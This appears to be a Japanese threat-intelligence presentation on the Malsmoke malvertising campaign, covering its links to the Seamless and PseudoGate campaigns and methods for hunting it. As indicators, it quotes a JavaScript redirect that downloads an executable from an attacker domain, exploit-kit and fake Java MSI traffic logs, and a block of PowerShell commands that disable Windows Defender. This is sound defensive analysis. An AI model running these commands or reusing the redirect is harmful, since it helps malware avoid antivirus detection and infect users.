


## 攻撃の進行状況を管理するサーバ（進捗サーバ）

- いくつかの段階で進行状況を管理するためのサーバ
- ドメインやパスは変化しているが、システムとしては変化していない




- /processingSetRequestDownload へのリクエストで攻撃対象のユーザーのIPを登録
- /processingSetRequestLicense や /processingSetRequestBat へリクエストを送ると登録されたユーザーか否かを判断
- 登録されている場合はデータを返す




# Relationship with Other Campaigns

- 観測初期の攻撃フローの特徴
  - Malvertisingを利用
  - Exploit Kit (FalloutEK)を利用
  - Seamless, PseudoGateと似た特徴を持つ



- 経路、標的のコントロール、標的はほぼ同じ
- どのキャンペーンでもDrive-by Downloadを利用していた
  - MalsmokeはSocial Engineeringを使った手法に変更された
- 観測時期の移り変わりと使用するマルウェアの変化がリンクしている

|          | Seamless                        | PseudoGate  | Malsmoke  |
|----------|---------------------------------|---|---|
| 経路       | Malvertising                    | Malvertising  | Malvertising  |
| 標的コントロール | IPの地理的情報                        | IPの地理的情報  | IPの地理的情報  |
| 標的       | アメリカ、カナダ、日本                     | アメリカ、カナダ、日本   | アメリカ、カナダ、日本  |
| 手法       | Drive-by Download               | Drive-by Download                                       | Drive-by Download, <b>Social Engineering</b>  |
| マルウェア    | バンキングトロジャン<br>( <b>Ramnit</b> ) | バンキングトロジャン<br>( <b>Ramnit</b> 、Ursnif、 <b>Zloader</b> ) | バンキングトロジャン<br>( <b>Zloader</b> , CobaltStrike, etc...)  |
| ローダ      | N/A                             | SmokeLoader   | SmokeLoader   |
| 観測時期     | 2016/06-2018/03                 | 2018/07-  | 2019/09-  |

## Malsmokeで使用されるJavaScriptにPseudoGateに関連するドメイン

- 2018/09にGrandsoft EKを利用したRamnit感染で利用されたGateのドメインと同一

jp-javascript.jsのコメントアウト

```
/*$(document).click(function download() {  
    window.location.href = 'http://dollarpremium[.]com/messagebox.exe'; // Download File  
Remote Server  
    $(document).Load("");  
})*//
```

| # | Result | Protocol | Host                 | URL                         | Body    | Comments                                |
|---|--------|----------|----------------------|-----------------------------|---------|---|
| 1 | 200    | HTTPS    | dollarpremium.com    | /adcash.php?ban=22469542... | 818     | PseudoGate (Redirector)                 |
| 2 | 200    | HTTPS    | dollarpremium.com    | /adcash.php?ban=22469542... | 30,901  | PseudoGate (Redirector)                 |
| 3 | 200    | HTTP     | piercing.apartvd.xyz | /veiledcahootschump.htm     | 530     | GrandSoft Exploit Kit (Landing Page)    |
| 4 |        |          | piercing.apartvd.xyz | /getversoinpd/1/2/3/4       | 21,185  | GrandSoft Exploit Kit (CVE-2018-8174)   |
| 5 |        |          | piercing.apartvd.xyz | /9/132546                   | 192,512 | GrandSoft Exploit Kit (Malware Payload) |

Grandsoft EKの  
Gateのドメイン

## 非常に近いグループによるものの可能性が高い

- 経路、標的のコントロール、標的が同じである
- 攻撃手法としてDrive-by downloadを利用していたこと
- 観測時期の移り変わりと使用するマルウェアの変化がリンクしている


## 常に有効な攻撃手段を模索しているように見える

- Seamless、PseudoGateからMalsmokeへの変遷の間でも攻撃の変化が見える
- Malsmokeキャンペーンにおいても模索が見える

**これらの攻撃者は今後も継続的に日本のユーザーを狙い続ける可能性が高く、さらに有効な攻撃手段を模索し続けると可能性が高い**

# How to Hunt





## Landing Page / Malware hosting Server

- 最終的にマルウェアのダウンロードが成功したかを判断したい
- Landing PageのURLは頻繁に変更されるため、変化しにくい特徴を組み合わせることで検知の精度を上げる

| Method | Result | Protocol | Host                   | URL                                 | Body    | Comments           |
|--------|--------|----------|------------------------|-------------------------------------|---------|--------------------|
| GET    | 200    | HTTPS    | traffictrackerabc.com  | /offer.php                          | 234     | [#1] Gate          |
| GET    | 200    | HTTPS    | pornostarspremiums.com | /hdporno.php                        | 58,644  | [#2] Landing Page  |
| GET    | 200    | HTTPS    | pornostarspremiums.com | /5dicksSmallPussy.php               | 6,276   | [#3] Download Page |
| GET    | 200    | HTTPS    | pornostarspremiums.com | /js/jp-javascript.js                | 179,042 | [#4] JavaScript    |
| GET    | 200    | HTTPS    | image.ibb.co           | /bCt07y/ic_java.png                 | 22,889  | [#5] Java Logo     |
| GET    | 302    | HTTPS    | pornostarspremiums.com | /5dicksSmallPussy.php?file=download | 0       | [#6] Redirector    |
| GET    | 200    | HTTPS    | pornostarspremiums.com | /JavaPlugin.msi                     | 719,872 | [#7] MSI Malware   |

## URLパスに着目

- MalsmokeではURLパスが数か月間変化していない
- e.g., /hdportno.php, /5dicksSmallPussy.php

## 読み込まれるファイルに着目

- jp-javascript.js: 日本からのアクセス判別を利用
- ic\_java.png: Javaのロゴ画像

| Method | Result | Protocol | Host                   | URL                                 | Body    | Comments           |
|--------|--------|----------|------------------------|-------------------------------------|---------|--------------------|
| GET    | 200    | HTTPS    | traffictrackerabc.com  | /offer.php                          | 234     | [#1] Gate          |
| GET    | 200    | HTTPS    | pornostarspremiums.com | /hdporno.php                        | 58,644  | [#2] Landing Page  |
| GET    | 200    | HTTPS    | pornostarspremiums.com | /5dicksSmallPussy.php               | 6,276   | [#3] Download Page |
| GET    | 200    | HTTPS    | pornostarspremiums.com | /js/jp-javascript.js                | 179,042 | [#4] JavaScript    |
| GET    | 200    | HTTPS    | image.ibb.co           | /bCt07y/ic_java.png                 | 22,889  | [#5] Java Logo     |
| GET    | 302    | HTTPS    | pornostarspremiums.com | /5dicksSmallPussy.php?file=download | 0       | [#6] Redirector    |
| GET    | 200    | HTTPS    | pornostarspremiums.com | /JavaPlugin.msi                     | 719,872 | [#7] MSI Malware   |

## MSIファイルのダウンロードに着目

- ファイル名は頻繁に更新されてしまう
- MSIの拡張子が付いたファイルを検知できるようにしておき、他のシグネチャと組み合わせて利用する


## マルウェアの検知方法 (例)

- /hdporno.php, jp-javascript.js への通信を検知
- 直後にMSIファイルのダウンロードを検知した場合は「マルウェアダウンロードに成功した」と判断

## 進捗サーバ

- ドメイン、URLパスは長期間同一のものが使用される
  - /processingSetRequestDownload
  - /processingSetRequestLicense
  - /processingSetRequestBat
- ファイル取得処理にPowerShellのInvoke-WebRequestを使うため、User-Agentの特徴を監査アラートとして検出することも有効

```
Mozilla/5.0 (Windows NT; Windows NT 10.0; ja-JP) WindowsPowerShell/5.1.16299.431
```



## Windows Defenderの設定書き換え

- Zloaderの感染活動を妨害されないようにするために実行される
- これらの設定書き換えが一度に発生した場合は感染の可能性が高い

```
Add-MpPreference -ExclusionPath '%USERPROFILE%\AppData\Roaming'  
Add-MpPreference -ExclusionExtension ".exe"  
Set-MpPreference -MAPSReporting 0  
Set-MpPreference -PUAProtection disable  
Set-MpPreference -EnableControlledFolderAccess Disabled  
Set-MpPreference -DisableRealtimeMonitoring $true  
Set-MpPreference -DisableBehaviorMonitoring $true  
Set-MpPreference -DisableIOAVProtection $true  
Set-MpPreference -DisablePrivacyMode $true  
Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true  
Set-MpPreference -DisableArchiveScanning $true  
Set-MpPreference -DisableIntrusionPreventionSystem $true  
Set-MpPreference -DisableScriptScanning $true  
Set-MpPreference -SubmitSamplesConsent 2  
Add-MpPreference -ExclusionProcess "regsvr32"  
Add-MpPreference -ExclusionProcess "regsvr32*"  
Add-MpPreference -ExclusionProcess ".exe"  
Add-MpPreference -ExclusionProcess "iexplorer.exe"  
Add-MpPreference -ExclusionProcess "explorer.exe"  
Add-MpPreference -ExclusionProcess ".dll"  
Add-MpPreference -ExclusionProcess "*.dll"  
Add-MpPreference -ExclusionProcess "*.exe"  
Set-MpPreference -HighThreatDefaultAction 6 -Force  
Set-MpPreference -ModerateThreatDefaultAction 6  
Set-MpPreference -LowThreatDefaultAction 6  
Set-MpPreference -SevereThreatDefaultAction 6  
Set-MpPreference -ScanScheduleDay 8
```

## 攻撃で利用される特徴的なツールをもとに検知

